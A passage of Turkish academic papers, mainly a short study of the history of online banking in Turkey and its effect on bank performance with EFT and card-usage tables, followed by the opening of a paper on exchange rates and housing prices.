- Köseoğlu, M. A.,Temel, E. K. (2008). *Sektörlere Göre Misyon İfadelerinde Kullanılan Öğelerdeki Farklılaşmalar: İMKB Şirketleri Üzerine Bir Araştırma*. Eskişehir Osmangazi Üniversitesi Sosyal Bilimler Dergisi, 9(2).
- Kunt, Ş. (2012). *Türkiye'de Üniversitelerin Stratejik Planlarındaki Misyon, Vizyon ve Stratejik Amaçların İçerik Analizi*, Çukurova Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, Adana.
- Latif, H, Muslu, Ş. (2015). *Türk İşletmelerinin Misyon ve Vizyon Kavramlarında Anlam Karmaşası. İ. Ü. İşletme Fakültesi İşletme İktisadi Enstitüsü Yönetim Dergisi Yıl : 26 Sayı : 78*.
- Martin, J, M, Fitzsimons D.B,ve Spırlıg R.(2014). "The Importance of Inspiring a Shared Vision", *International Practice Development Journal*, 4, 2, 1-15.
- Miles, M. B., Huberman, A. M. (1994). *Qualitative data analysis: An expanded sourcebook* (2nd Ed.). Thousand Oaks: Sage Publications.
- Neuendorf, K. A., Skalski, P. D. (2010). *Extending the Utility of Content Analysis via the Scientific Method*, School of Communication Cleveland State University.
- OECD.(2002). "The Role Of Local Development Agencies-Main Issues For Discussion", CDC-LEED Konferansı Sunumu, Paris.
- Öğülmüş S.(1991). "İçerik Çözümlemesi", Ankara Üniversitesi Eğitim Bilimleri Dergisi. 24:1,213-220.
- Özden M. C.(1998). *İnsan Kaynakları Yönetimi*. Basılmamış İnceleme Raporu. Ankara.
- Özdemir, A. Z. Ö. (2005). *İşletmelerin Vizyon ve Misyon İfadelerindeki Eşbiçimlilik*, 13. Ulusal Yönetim ve Organizasyon Kongresi, İstanbul, 435-436.
- Özen, P. (2005). *Bölge Kalkınma Ajansları*. TEPAV, Ankara.
- Pearce, J. A., Robinson, R. B. (2015). *Stratejik Yönetim – Geliştirme, Uygulama ve Kontrol*, Nobel Akademik Yayıncılık, 12. Basımdan çeviri, Ankara.
- Pınarcıoğlu M, Yaşar S. S.,Dere S. (2003). *Yerel/Bölgesel Ekonomik Kalkınma ve Rekabet Gücünün Artırılması: Bölgesel Kalkınma Ajansları*, İstanbul.
- Ramazanoğlu, F., Bahçeci, B. (2006). *Örgütlerde Vizyon ve Misyon Kavramı*. Doğu Anadolu Bölgesi Araştırmaları Dergisi, 52-56.

- Türkoğlu, M.(2015).*Kalkınma Ajanslarının Bölgesel Kalkınma Açısından Önemi: Baka Örneği* Uluslararası Alanya İşletme Fakültesi Dergisi Yıl:, C:7, S:3,183-198
- Türkoğlu M, Topal Demiroğlu E.(2014). *Türkiye ve İngiltere Kalkınma Ajansları: İngiltere Deneyiminden Alınabilecek Dersler*. Kış-2014 Cilt:13 Sayı:48 (176-199).
- Wensveen, J. G. (2007). *Wheels up: Airline business plan development* (2ed ed.). Malabar: Krieger.
- Yıldırım, A., Şimşek, H. (2011). *Sosyal Bilimlerde Nitel Araştırma Yöntemleri*. (8. baskı). Ankara: Seçkin Yayıncılık.
- Yozgat, U, Karataş, N.(2011).“*Going Green of Mission and Vision Statements: Ethical, Social, and Environmental Concerns Across Organizations*”, *Procedia Social and Behavioral Sciences*, 24, 1359–1366.
- <http://www.metinberber.ktu.edu.tr/linkler/kajans.pdf-05.02.2013>
- <http://www.kalkinma.gov.tr/Erisim> Haziran 2018
- <http://www.ytukvk.org.tr/arsiv/stratejikburak.htm> Erişim Haziran 2018
- http://www.alomaliye.com/sule_ösoyer_vizyon.htm

Online Bankacılığın Gelişim Sürecinin Banka Performansına Etkisi

Melih ÖZÇALIK*

Ece D.EROL**

Öz

Teknoloji gelişiminin bankacılık sektöründeki etkileri ile birlikte online bankacılık hizmetleri yaygın bir şekilde kullanılmaya başlamıştır. Online bankacılık müşterilere şubeye gitme zorunluluğu olmadan işlemlerini hızlı bir şekilde gerçekleştirmek ve internet ile kolay erişim imkanı sağlamakla beraber gün geçtikçe müşteri memnuniyetinin artmasına neden olmaktadır. Bu çalışmada online bankacılığın ortaya çıkışı, gelişim süreci ve banka performansları üzerindeki etkisi araştırılacaktır.

Anahtar Kelimeler: Online bankacılık, banka performansları, müşteri memnuniyeti

The Effect of Development of Online Banking on the Bank Performance

Abstract

Along with the effects of technology development in the banking sector, online banking services have become widely used. Online banking enables its customers to perform their transactions quickly without having to go to the branch and providing easy access to the internet and increasing day-to-day customer satisfaction. In this study, the effect of online banking on development process and bank performance will be investigated

Keywords: Online banking, bank performance, customer satisfaction

GİRİŞ

Bilişim teknolojisindeki gelişmeler ve bilgisayarlara erişimin yaygınlaşmasıyla birlikte bankalar müşterilerine internet bankacılığı kanalı ile de hizmet sağlamaya başlamakla günlük yaşamın bir parçası haline gelen internet bankacılığı hizmetlerinin kalitesi açısından bankaların rekabet edebilirlik seviyelerini önemli bir şekilde etkilemektedir. Bankacılık işleminin internet üzerinden açılan bankaya ait hesaplarla kolay bir şekilde yapılmasını sağlayan uygulama sayesinde banka müşterilerinin internet aracılığıyla bankacılık işlemlerini gerçekleştirmeleri bankanın bir web sayfası oluşturarak ürünleri ve hizmetleri hakkında bilgi vermesi, hesaplara giriş, fon transferi, finansal ürünler ve hizmetler satın almak gibi hizmetleri içermektedir.

Kişisel bilgisayarların yaygınlaşması, internet bağlantılarının hız kazanması ve internet kullanımının yaygınlaşması sonucu bankacılık hizmetlerinin maliyetleri düşmekte, belirsizlik azaltmakta ve daha az personel ve fiziki şubeye ihtiyaç duyulmaktadır. Müşteriler birçok işlemi internet bankacılığı yoluyla kolayca ve 24 saat boyunca gerçekleştirebilme şansına sahip olmaktadır. Online bankacılık ile; yatırım fonları alım/satım işlemleri, para transferleri, döviz alım/satım işlemleri, vadeli hesap hareketleri, hisse senedi alım/satım işlemleri, repo, tahvil ve bono işlemleri, altın alım/satım işlemleri, fatura ve kredi kartı işlemleri internet üzerinden rahatlıkla yapılabilir.

BANKACILIK TARİHİ

Finansal piyasalar içinde bankalar önemli bir yere sahiptir. Bankalar, fon fazlası olanlardan toplanan kaynakların fon talebi olanlara kredi olarak verilmesine aracılık eden finansal kuruluşlardır. Böylece bankalar tasarruflar ve yatırımlar arasında en uygun şekilde değişimin gerçekleşmesini sağlayan kuruluşlar olarak önemli bir görevi yerine getirmektedirler. Bankalar ekonomide fon akışını sağlamak dışında kaydi para yaratmak, para ve maliye politikalarının yürütülmesine yardımcı olmak, gelir ve servet dağılımını etkilemek gibi ekonomi açısından önemli başka fonksiyonlara da sahiptir. Bankacılık sektörünün güçlü olması, ülke ekonomilerinin de güçlü olmasını sağlayacaktır.(Yetiz, 2016: 109)

Banka “kelimesinin İtalyanca “Banco” kelimesinden geçtiği düşünülmektedir. Banco, kelimesinin anlamı masa, sıra ve tezgah şeklindedir. Türkçe’de kullanılmakta olan “Banko” kelimesi

* Doç.Dr.,Manisa Celal Bayar Üniversitesi İİBF İktisat Bölümü,melih.ozcalik@gmail.com

** Doç.Dr., Manisa Celal Bayar Üniversitesi İİBF İktisat Bölümü,ecehan.erol@hotmail.com

ise; iş yerlerinde üzerine eşya koymaya elverişli, iş takibi için gelen kişilerle görevli arasına konan tezgah olarak tanımlanmaktadır. Banka, mevduat kabul eden, bu mevduatı en verimli şekilde çeşitli kredi işlemlerinde kullanmak amacını güden ekonomik bir kuruluştur. En basit tanımıyla; faizle para alıp veren, kredi, iskonto, kambiyo işlemleri yapan, kasalarda para, değerli belge, eşya saklayan ve bunlar dışında ekonomik etkinliklerde bulunan kuruluşlardır. Gerçek anlamı ile banka, para ticareti ise ancak mal ve sermaye ticaretine katılan sınıflarla, tefeciler ve tüccarlardan oluşan burjuvaziyle birlikte ortaya çıkmıştır. Ticaret sermayesinin gelişimi, banka denilen kurumu ekonomik yaşantısının önemli bir ögesi durumuna dönüştürmüştür. Sanayi devrimi ise bankacılığın hızlı gelişme sürecine girmesine yol açmıştır. Modern anlamda ilk banka 1609'da Hollanda'da Amsterdam Bankası adıyla kurulmuştur. 1637'de Venedik'te, Venedik Bankası kurulmuştur.

Bir ülkede bankacılık faaliyeti ile ekonomik yapı arasında yakın bir ilişki var olduğundan, Osmanlı İmparatorluğu'nun ekonomik yapısı, kuşkusuz bankacılık alanındaki gelişmeleri de etkilemiştir. Osmanlı Devleti'nin, batı ülkelerinin XVIII. ve XIX. yüzyıllarda gerçekleştirdikleri sanayi devrimini, aynı dönemlerde gerçekleştirememesi, hatta imparatorluğun, son dönemlerinde sanayi ve ticari hayattaki duraklama, ekonominin dışa açık ve bağımlı hale gelmesi, bankacılığın gelişmesi ve yapısı üzerinde de etkisini göstermiştir.

Bankacılığın doğup gelişmesi için gerekli ekonomik koşulların elverişli olmaması yanı sıra topluma egemen olan değer yargıları, Osmanlı İmparatorluğu'nun Tanzimat'a kadar olan döneminde, bugünkü anlamda bankacılık hele ulusal olarak nitelendirilebilecek bir bankacılık faaliyetine olanak vermemiştir. XIX. yüzyılın ikinci yarısından önce de Osmanlı İmparatorluğu'nda kendi adına çalışan sarraflar, tefeciler ve bankerler vardı. Bunlardan devlete borç para verenlerine "Galata Bankerleri" denirdi. Bunlar genellikle:

- Hazineye, saraya borç vermek,
- Bazı kambiyo işlemleri yapmak,
- Senet iskonto etmek,
- Üçüncü kişilere ait paraları değerlendirmek,
- Vergilerin keseneklerini (iltizamını) almak,
- Devlet adamlarına ait malların gelir yönetimini yapmak gibi işlerle uğraşmışlardır.

Ancak sarraf veya Galata Bankerlerinin faaliyetlerini modern anlamıyla bankacılık olarak nitelendirmeye olanak yoktur.(Karakayalı ve Özçalık, 2016: 32)

Osmanlı'nın maddi manevi mirası üzerine kurulan Türkiye Cumhuriyetinin devraldığı iktisadi yapı oldukça yıpranmış ve büyük ölçüde tarıma dayalıydı. Buna göre kuruluş yıllarındaki iktisat politikaları, devralınan bu iktisadi ve sosyal yapının değiştirilmesine yönelik olmuştur. Cumhuriyet Döneminde ekonominin alacağı yön ve biçim Şubat 1923 tarihinde tüccar, sanayici, çiftçi ve işçi kesimlerinden delegelerin katılımıyla gerçekleştirilen İzmir iktisat Kongresinde temel nitelikleriyle belirlenmiştir. Kongre'de, iktisadi gelişme için ulusal bankacılığın kurulması ve geliştirilmesi gerekliliği tüm katılımcılar tarafından dile getirilmiştir. Bu çerçevede iktisadi kalkınmanın hızlandırılmasında bankacılık kesiminin taşıdığı önemin bilinci içinde ulusal bankacılığın geliştirilmesi için çeşitli girişimlerde bulunulmuştur (Coşkun vd., 2012, 5).

Çeşitli kaynaklardan sağladıkları paralarla fon oluşturan ve bu fonu kredi olarak veren, plasmada bulunan çeşitli ödemelere ve senet tahsiline aracılık eden, havale ve kiralama hizmetlerini yerine getiren banka parası yaratan kurumlar olarak Türk Bankacılık Sistemi dört ana başlık altında incelenmektedir(Erol ve Erol, 2015: 139):

- Merkez Bankası
- Mevduat ve Ticaret Bankaları
- Kalkınma ve Yatırım Bankaları
- Katılım Bankaları

Bankacılık sektöründe Aralık 2016 itibariyle 34 adet mevduat, 13 adet kalkınma ve yatırım, 5 adet katılım bankası olmak üzere toplam 52 banka bulunmaktadır. 5411 sayılı Bankacılık Kanunu'na göre: Mevduat bankası; kendi nam ve hesabına mevduat kabul etmek ve kredi kullandırmak esas olmak üzere faaliyet gösteren kuruluşlar ile yurtdışında kurulu bu nitelikteki kuruluşların Türkiye'deki şubelerini ifade etmektedir. Katılım bankası; özel cari ve katılma hesapları yoluyla fon toplamak ve kredi kullandırmak esas olmak üzere faaliyet gösteren kuruluşlar ile yurt dışında kurulu bu nitelikteki

kuruluşların Türkiye'deki şubelerini ifade eder. Kalkınma ve yatırım bankası; mevduat veya katılım fonu kabul etme dışında; kredi kullandırmak esas olmak üzere faaliyet gösteren ve/veya özel kanunlarla kendilerine verilen görevleri yerine getiren kuruluşlar ile yurt dışında kurulu bu nitelikteki kuruluşların Türkiye'deki şubelerini ifade etmektedir.(<www.bkm.com.tr>, Erişim Tarihi: 20.10.2018.)

3-BANKACILIKTA İNTERNETİN GELİŞİMİ

Teknolojinin ve buna bağlı iletişim olanaklarının sürekli gelişim gösterdiği dünyada, yeni ve çok fonksiyonlu cihazlar yaygınlaşmaktadır. İnsan hayatını kolaylaştıran bu yenilikler firmalar tarafından müşterilerinin kullanımına sunulmaktadır. Böylece firmalara maliyetlerin düşürülmesi ve rekabet ortamında öne çıkma imkânı sağlamasının yanında müşteri memnuniyetinin de artırılmasına yardımcı olmaktadır. Bu tür avantajları nedeniyle teknolojik yeniliklerin hızlı ve etkin bir şekilde işletme faaliyetlerine entegre edildiği sektörlerin başında bankacılık gelmektedir. Ek olarak, teknolojiye dayalı hizmet çeşitliliği açısından da bankacılık sektörü öncü sektörlerden biridir. Özellikle 2000'li yıllardan sonra teknolojiye hızlı değişim, birçok yeni elektronik aracı çalışma hayatına sokmuştur. Elektronik bankacılığın ilk uygulamalarında ATM, POS cihazı, telefon gibi araçlar üzerinden sınırlı işlemler gerçekleştirilebilirken, günümüzde var olan sistemler daha da geliştirilip işlem çeşitliliği artırılmıştır. Bununla birlikte internet, cep telefonu, televizyon, kiosk gibi yeni e-bankacılık kanalları da müşterilerin hizmetine sunulmuştur.(Uzun ve Berberoğlu, 2018: 52)

Elektronik bankacılık, batılı ülkelerde 1960'lı yıllardan sonra ortaya çıkmıştır. 1984'te ev bankacılığı fikri bankaları oldukça ümitlendirmiş ama başlangıçta umduklarını bulamamışlardır. Ancak kişisel bilgisayarların yaygınlaşması ve ağ sistemlerinin gelişmesinden sonra gerek işletmelerin gerek bireylerin bankacılık işlemlerini elektronik ortam aracılığıyla gerçekleştirmeleri mümkün olmuştur (Tekeli, 1994: 212'den aynen aktaran Çınar vd., 2012: 108). Bu süreçte çok çeşitli teknoloji uygulamaları hayata geçirilmiştir. Bunlar arasında telefon bankacılığı, elektronik ödeme, elektronik cüzdan ya da POS (Points of Sale), ATM (Automated Teller Machine), PC bankacılığı, internet bankacılığı, mobil bankacılık, bireysel dijital yardımcı ve interaktif dijital TV bankacılığı sayılabilir.

1990'lı yıllardan itibaren bilgi ve iletişim teknolojileri kullanımının hızla artması, işletmecilik alanında büyük değişimlere neden olmaktadır. Teknolojinin giderek yaygınlaşmaya başlamasıyla tüketicilerin tercihleri değişebilmekte; işletmeler de tüketicilerin beklentilerini karşılayabilmek amacıyla yoğun bir rekabete girmektedir. Yoğun rekabet ortamı, işletmeler açısından riskli bir ortam yaratmakta; risklerini doğru yönetemeyen işletmelerin faaliyetleri ise son bulabilmektedir (Gacar ve Öncü, 2017: 300).

Özellikle internet bankacılığı günümüzde gerek yaygınlığı gerek hızı sebebiyle en çok tercih edilen elektronik bankacılık kanallarından birisi olmaktadır. Bununla beraber, internet bankacılığı uygulamalarının bankalara sağladığı temel üstünlükler ise aşağıdaki şekilde sıralanabilir (Aytaç vd., 2012: 7; Mermod, 2011: 71'den aynen aktaran Uzun ve Berberoğlu, 2018: 53) .

- Şubelerdeki müşteri ve işlem yoğunluğunun azalması ve bu bağlamda müşterilerin bekleme ve işlem sürelerinin düşmesi,
- Banka personelinin daha sağlıklı bir ortamda çalışma imkânına kavuşması ile verimliliklerinin yükselmesi, muhtemel personel hatalarını ve bu hatalardan kaynaklı maliyetleri asgari seviyeye çekmesi,
- Müşterilere daha kaliteli hizmet sunulması sonucu müşteri memnuniyetinin ve sadakatının artırılması,
- İleri teknolojinin kullanımına dayalı sunulan hizmetler aracılığıyla rekabet üstünlüğü sağlanması,
- Müşterilere bankanın çeşitli hizmetleri ya da kampanyaları hakkında bilgi vermek için daha kolay ulaşılabilmesi,
- Uluslararası ya da yurtdışında bulunan müşterilere işlem yapma imkânı sağlanmasıdır.

Günümüzde banka müşterileri sahip oldukları cihazlarla birçok işlemi artık banka şubelerine gitmeden gerçekleştirerek zaman ve mekân tasarrufun da bulunurlar. Gelişen teknolojik ürünler ve internet altyapısı bankaların sanal ortamda sundukları ürünleri de çeşitlendirmektedir. Şubeye giderek yapılabilen işlemler artık internet üzerinden de yapılabilir. İnternet güvenlik protokolleri

geliştirilerek sanal bankacılık güvenli bir hale getirilmiştir. Müşteriye sunulan esnek hizmet yapısı, daha az maliyetli ya da yapılan işlemlerden ücret alınmaması gibi bankacılık politikaları internet bankacılığına olan ilgiyi arttırmış ve giderek yaygınlaşmasını sağlamıştır. Bu sayede bankacılık hizmetleri kolaylaşmıştır.

Maliyetin azalması, iş gücünün azalması, risklerin minimum seviyeye indirilmesi ve karlılığın yükseltilmesi gibi nedenler bankacılık sektöründe yeni hizmet alanları ortaya çıkarmıştır. Bu alanların en aktif ve yoğun kullanılanı internet bankacılığı olmaya başlamış dolayısıyla da elektronik bankacılık internet bankacılığının en yoğun kullanılan türü haline gelmiştir (Çakmak vd. 2011: 27'den aynen aktaran Yurttadur ve Süzen, 2016: 98)

İnternet bankacılığı düşüncesi ilk kez 1980'li yıllarda telefon bankacılığı ile ortaya çıkmış, ev bankacılığı kavramı üzerinde araştırma ve programlar yapılmış, başlangıçta bilgisayar ve internet kullanımı çok fazla gelişmiş olmadığından bu amaçla faks ve telefonlar kullanılmıştır. ABD'deki "NetBank" ilk internet bankacılığı uygulamasıdır. Daha sonra çeşitli köklü bankalar 2001'de müşterilerine bu hizmeti sunmaya başlamışlardır. (Gülmez ve Kitapçı, 2006: 84'ten aynen aktaran Armağan ve Temel, 2016: 413). Türkiye'nin ilk özel bankası olan Türkiye İş Bankası'nın 1987 yılında müşterilerine ATM hizmeti sunarak elektronik bankacılığın ilk temelini atmasının ardından tüm bankalarda kullanım oranı gün geçtikçe artmaktadır. Bununla beraber elektronik bankacılığın türevleri olan ATM ve online fon transferleri oldukça ilgi görmüştür.

Aşağıda yer alan Tablo-1 ve Tablo-2'de yıllara göre değişen online bankacılık kanalı araçları ve elektronik banka araçlarının sayısal değişimi yer almaktadır.

Tablo-1: Yıllar İtibariyle Elektronik Fon Transferi ve Elektronik Menkul Kıymet Transferi Sayısı ve Tutarları

YILLAR	Ödeme Mesaj Adedi (EFT-EMKT)	Toplam Ödeme Tutarı (Milyon TL)
1992	2,043.98	9.57
1993	5,257.38	28.70
1994	8,229.76	72.47
1995	14,054.05	149.44
1996	22,497.37	324.18
1997	32,112.17	758.71
1998	45,986.72	1,808.86
1999	59,546.22	3,383.06
2000	84,401.50	7,640.15
2001	101,577.30	11,091.97
2002	134,110.30	13,359.62
2003	172,113.59	18,747.40
2004	232,892.41	22,606.60
2005	302,153.77	30,882.70
2006	370,878.30	59,958.33
2007	420,899.94	71,591.52
2008	475,333.69	87,325.03
2009	511,670.79	93,690.14
2010	568,892.31	99,750.97
2011	658,857.91	155,380.16
2012	720,079.91	129,262.26
2013	9,662.79	132,521.64
2014	11,102.59	155,924.32

2015	11,533.67	168,891.77
2016	9,961.57	179,512.63
2017	9,912.75	248,842.08
2018	10,481.17	297,077.73

Kaynak: <www.tcmb.gov.tr>, Erişim Tarihi: 20.10.2018.

Türkiye Bankalar Birliği ve Bankalararası Kart Merkezi'nin yayınladığı internet bankacılığı verilerine göre Türkiye'de internet bankacılığı sistemine kayıtlı ve en az bir defa giriş yapmış olan bireysel müşteri sayısı % 103,23 ve internet bankacılığı sistemine kayıtlı aktif müşteri sayısında ise % 105,57 artış gözlenmiştir. Türkiye'de internet kullanımının artması ve bilgisayar okuryazarlığı oranının yükselmesi sonucunda internet bankacılığı kullanımının arttığı gözlenmektedir. Buna bağlı olarak elektronik para transferi ve toplam ödeme tutarlarında 1990'lı yıllardan günümüze inanılmaz artışlar yaşanmıştır.

Tablo-2: Yıllar İtibariyle Elektronik Banka Araçları Sayıları

YILLAR	POS	ATM	KREDİ KARTI	BANKA KARTI
2013	2.293.695	42.011	56.835.221	100.164.954
2014	2.191.382	45.576	57.005.902	105.513.424
2015	2.158.328	48.277	58.215.318	112.383.854
2016	1.746.220	48.421	58.795.476	117.011.685
2017	1.656.999	49.847	62.453.610	131.593.443
2018	1.585.581	50.93	64.829.970	136.408.538

Kaynak: <www.bkm.com.tr>, Erişim Tarihi: 20.10.2018.

Tablo-2'deki verilere göre Türkiye'de 2013-2018 yılları arasında ATM sayıları, kredi ve banka kartı kullanımı dikkat çekici şekilde artış göstermiştir. internet bankacılığı sistemine kayıtlı ve en az bir defa ise % 105,57 artış gözlenmiştir. Kredi kartının, nakit para ve çeke göre alternatif, taşınması son derece kolay ve güvenli bir ödeme aracı olması nedeni ile toplum tüm kesimleri tarafından artan oranda kullanılmaktadır.

SONUÇ

Türkiye'de internet kullanım oranının hızla artması ve akıllı telefonların yaygınlaşması ile online bankacılık kanalları müşteriler açısından çok tercih edilmeye başlamıştır. Özellikle banka müşterilerinin internet bankacılığını daha yaygın olarak kullanma nedenleri arasında zamandan tasarruf sağlanması, teknolojik olması, 24 saat kesintisiz ulaşım ve banka işlemlerinin kolay olması görülmektedir.

İnternet bankacılığı, bireysel kullanıcılar kadar, kurumsal müşteriler için de cazibesini arttırmaktadır. Özellikle firmalar açısından çok yorucu ve sorunlu geçen tahsilat dönemlerinde firmaların internet bankacılığının kullanılarak işlemlerini gerçekleştirmeleri, işletmelere zaman kazandırmanın yanında ekonomik olarak da son derece önemli bir yarar sağlamaktadır. Firma elemanları, şubeye gitmeden bu işlemleri daha kolay gerçekleştirebilmekte, firmanın maliyetlerini düşürmekte, işlemlere hız kazandırmakta ve hesaplarla ilgili tüm bilgilere kolayca ulaşım sağlama imkanını yakalamaktadır.

Bu durumların bankacılık performansına yansımaları tartışmasıdır. Türkiye bankacılık kesimi özellikle 2001 finansal krizi ve 2008 küresel finans krizinde yara almış da olsa özellikle elektronik bankacılık kanallarının kullanımı ve son dönemde yabancı yatırımcıların kısa vadeli de olsa portföylerinde yer alması sebebiyle 2001 yılı öncesi döneme göre oldukça başarılı bir performans sergilemektedir.

KAYNAKÇA

- Armağan, Ece, Temel, Eren, “Türkiye’de İnternet Bankacılığı Kullanımında Demografik Faktörlerin Tüketici Algısına Etkisi Üzerine Ampirik Bir Çalışma”, *Manisa Celal Bayar Üniversitesi SBE Dergisi*, Cilt: 14, Sayı: 2, Haziran 2016, ss. 411-436.
- Coşkun, Necat, Ardor, Hakan Naim, Çermikli, Hakan, Eruygur, Ozan, Öztürk, Fahriye, Tokatlıoğlu, İbrahim, Aykaç, Gökhan, Dağlaroğlu, Tolga, *Türkiye’de Bankacılık Sektörü Piyasa Yapısı, Firma Davranışları ve Rekabet Analizi*, Türkiye Bankalar Birliği Yayınları, 2012, İstanbul.
- Çınar, Orhan, Yavuz, Selahattin, Aslan, İmran, “Akademisyenlerin İnternet Bankacılığı Hakkındaki Tutum, Düşünce ve Davranışları: Erzincan Üniversitesi Örneği”, *Selçuk Üniversitesi, İİBF Sosyal ve Ekonomik Araştırmalar Dergisi*, 2012, Cilt: 17, Sayı: 23, ss. 103-124.
- Erol, İbrahim ve D.Erol Ece, *Para Teorisi ve Politikası*, Emek Matbaacılık, 2015, Manisa.
- Feride Bahar, “Teknoloji Araçlarının Bankacılık Sektöründe Uygulanabilirliği ve Türkiye’deki Bu Doğrultudaki Bankacılık Uygulamalarının Değerlendirilmesi”, *Başkent Üniversitesi İktisadi ve İdari Bilimler Dergisi*, Cilt.20, Sayı.2, 2006.
- Gacar, Anıl, Öncü, Semra, “Kurumsal Risk Yönetiminin Belirleyicileri: Sanayi İşletmeleri Üzerine Ampirik Bir Araştırma”, *Dokuz Eylül Üniversitesi, İktisadi ve İdari Bilimler Fakültesi Dergisi*, Cilt: 32, Sayı: 1, Yıl: 2017, ss. 299-321.
- Karakayalı, Hüseyin ve Özçalık, Melih, *Türkiye’nin Ekonomik Yapısı ve Değişimi*, Emek Matbaacılık, 2016, Manisa.
- Kaya, Ferudun (2009), *Türkiye de Kredi Kartı Uygulaması*, İstanbul: Türkiye Bankalar Birliği, Yayın No: 263.
- Ural, Mert, Demireli, Erhan, Güler Özçalık, Sevinç, “Kamu Bankalarında Performans Analizi: Entropi ve Waspar Yöntemleri İle Analizi”, *Pamukkale Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, Sayı: 31, Nisan 2018.
- Uzun, Uğur, Berberoğlu, Murat, “İnternet Bankacılığı Hizmetlerinin Banka Performansı Üzerine Etkisi”, *Uluslararası İktisadi ve İdari İncelemeler Dergisi*, 2018 (20), ss. 51-62.
- Yetiz, Filiz, “Bankacılığın Doğuşu ve Türk Banka Sistemi”, *Niğde Üniversitesi İİBF Dergisi*, Nisan 2016, 9/2, ss.107-117.
- Yurtadur, Mustafa, Süzen, Ekrem, “Türkiye’de Banka Müşterilerinin İnternet Bankacılığına Yaklaşımlarının İncelenmesi Üzerine Bir Uygulama”, *Tüketici ve Tüketim Araştırmaları Dergisi*, Cilt: 8 Sayı: 1, Haziran 2016, ss. 93-120.
- <www.bkm.com.tr>, Erişim Tarihi: 20.10.2018.
- <www.tcmb.gov.tr>, Erişim Tarihi: 20.10.2018.

Türkiye’de Döviz Kurundaki Değişikliklerin Konut Fiyatlarına Etkisi

Ece D. EROL*

Melih ÖZÇALIK**

Öz

Türkiye’de özellikle 2000 yılından itibaren konut piyasası hızlı bir gelişme göstermektedir. Konut kredileri, kredi faizleri, göç ve enflasyon gibi faktörler sonucunda konuta olan talebin artması konut fiyatlarının artışı kaçınılmaz kalmaktadır. Konut piyasası bölgesel ve ulusal makroekonomik göstergeler ve demografik değişimlerden önemli ölçüde etkilenmektedir. Bu çalışmada döviz kurları başta olmak üzere diğer makroekonomik faktörlerin konut fiyatları üzerine etkisi ekonometrik modeller yardımı ile incelenecektir.

Anahtar Kelimeler: Döviz kurları, Enflasyon, Konut Talebi

Effect of Exchange Rate Changes on Housing Prices in Turkey

Abstract

Especially in the housing market since 2000, Turkey has been developing rapidly. The increase in demand for housing as a result of factors such as housing loans, interest rates on loans, immigration and inflation make the increase in housing prices inevitable. The housing market is significantly affected by regional and national macroeconomic indicators and demographic changes. In this study, the effect of other macroeconomic factors, especially exchange rates, on house prices will be examined with the help of econometric models.

Key Words: Exchange Rates, Inflation, Housing Demand

GİRİŞ

Döviz kuru beklenmedik hareketlere bağlı olarak anlık değişimler karşısında yüksek oynaklığa sahiptir. Döviz kurunda meydana gelen bu beklenmedik ve ani dalgalanmalar, belirsizlik ortamının oluşmasına ve riskin artmasına yol açarak gelişmekte olan ekonomileri olumsuz yönde etkilemekte ve makroekonomik dengeleri alt üst etmektedir.

Türkiye ekonomisindeki konut piyasası ise özellikle 2000’li yılların ortalarından itibaren hızlı bir gelişme süreci içindedir. Konut piyasası makro ekonominin bütünü içerisinde önemli bir ağırlığa sahiptir. Konut ve barınma için yapılan harcamalar, hanehalkı harcamalarının belirgin bir kısmını oluşturmakla beraber toplam refahın önemli bir göstergesini oluşturmaktadır. Bu bağlamda konut sektörü, pek çok meslek dalını ile bağlantılı olarak istihdam ve üretim sürecini önemli ölçüde etkilemektedir. Sektöre girdi sağlayan ve faaliyetlerini devam ettiren diğer sektörlerin katkısı da dikkate alındığında, yarattığı katma değerle konut sektörü GSYH içinde önemli bir paya sahiptir. Bununla birlikte, konut piyasasının, ekonominin diğer sektörleri ile etkili bağlantıları konut fiyatlarının, ekonomik koşullardaki değişimlerden etkilenmesine neden olmaktadır. Bu nedenle, konut piyasası, makro ekonomi için bir öncü gösterge niteliğindedir. Dolayısıyla döviz kurundaki belirsizlikler gelişmekte olan ülkelerin makro ekonomik dengelerinin bozulmasına ve kırılganlığa yol açmaktadır. Özellikle inşaat malzemelerinde kullanılan hammadde fiyatlarının döviz kurlarına endeksli olması ve son yıllarda hızla artan döviz kurunun maliyetlere yansımaları konut fiyatlarının doğrudan artmasına neden olmaktadır.

Döviz kuru istikrarsızlığı ve yüksek enflasyonist ortamlarda yükselen faiz oranları konut için gereken uzun vadeli finansman olanaklarını olumsuz etkilemekte ve artan fiyatlar reel geliri düşürüp hane halklarının alım gücünü azaltarak kiralık konut talebinin de düşmesine yol açmaktadır (Öztürk vd., 2009:26).

2- LİTERATÜR

Anarı ve Dotzour (2000), ABD’de konut işlem hacmini etkileyen faktörleri tekrarlı regresyon metodolojisi ile analiz ettikleri çalışmada, 1979-1998 yılları arasındaki satış hacimleri ile ilgili veriler kapsamında, reel konut kredisi faiz oranları, döviz kurları, harcanabilir gelir ve konut fiyatlarındaki değişimlerden önemli ölçüde etkilendiği tespit edilmiştir.

Badurlar (2008), 1990-2006 dönemi için Türkiye’de makroekonomik değişkenlerin konut fiyatları üzerindeki etkisini ele almıştır. Uygulanan analizler sonucunda konut satışları ile döviz kuru arasında çift yönlü bir nedensellik ortaya çıkmıştır..

* Doç.Dr., Manisa Celal Bayar Üniversitesi İİBF, İktisat Bölümü, ecehan.erol@hotmail.com

** Doç.Dr., Manisa Celal Bayar Üniversitesi İİBF, İktisat Bölümü, melih.ozcalik@gmail.com

Beltratti ve Morana (2010), G7 ülkeleri için konut fiyatlarında görülen artışın yaşanan makroekonomik şoklar ile ilgili olduğu sonucuna ulaşmıştır.

Bjornland ve Jacobsen (2010), konut fiyatları ile parasal aktarım mekanizması arasındaki ilişkinin İsveç, Norveç ve İngiltere için incelendiği çalışmanın sonuçlarına göre; para politikası şoklarına hızlı ve şiddetli bir şekilde tepki veren konut fiyatları faiz oranlarındaki değişmeye tepki vermektedir.

Beltratti ve Morana (2010), G7 ülkeleri için yaptıkları analizde global makroekonomik şokların konut fiyatlarındaki dalgalanmalarda oldukça önemli bir role sahip olduğunu bulmuşlardır.

Coşkun ve Ümit (2016), BİST 100 hisse senedi endeksi getirisi ile altın fiyatı, döviz kuru, mevduat faiz oranı ve reel konut fiyat endeksi arasındaki ilişkinin araştırıldığı çalışmada, Türkiye’de BİST-100 hisse senedi endeksi getirisi ile altın fiyatı, döviz kuru, mevduat faiz oranı ve reel konut fiyat endeksi arasında uzun dönemli bir ilişki olmadığı sonucuna ulaşılmıştır.

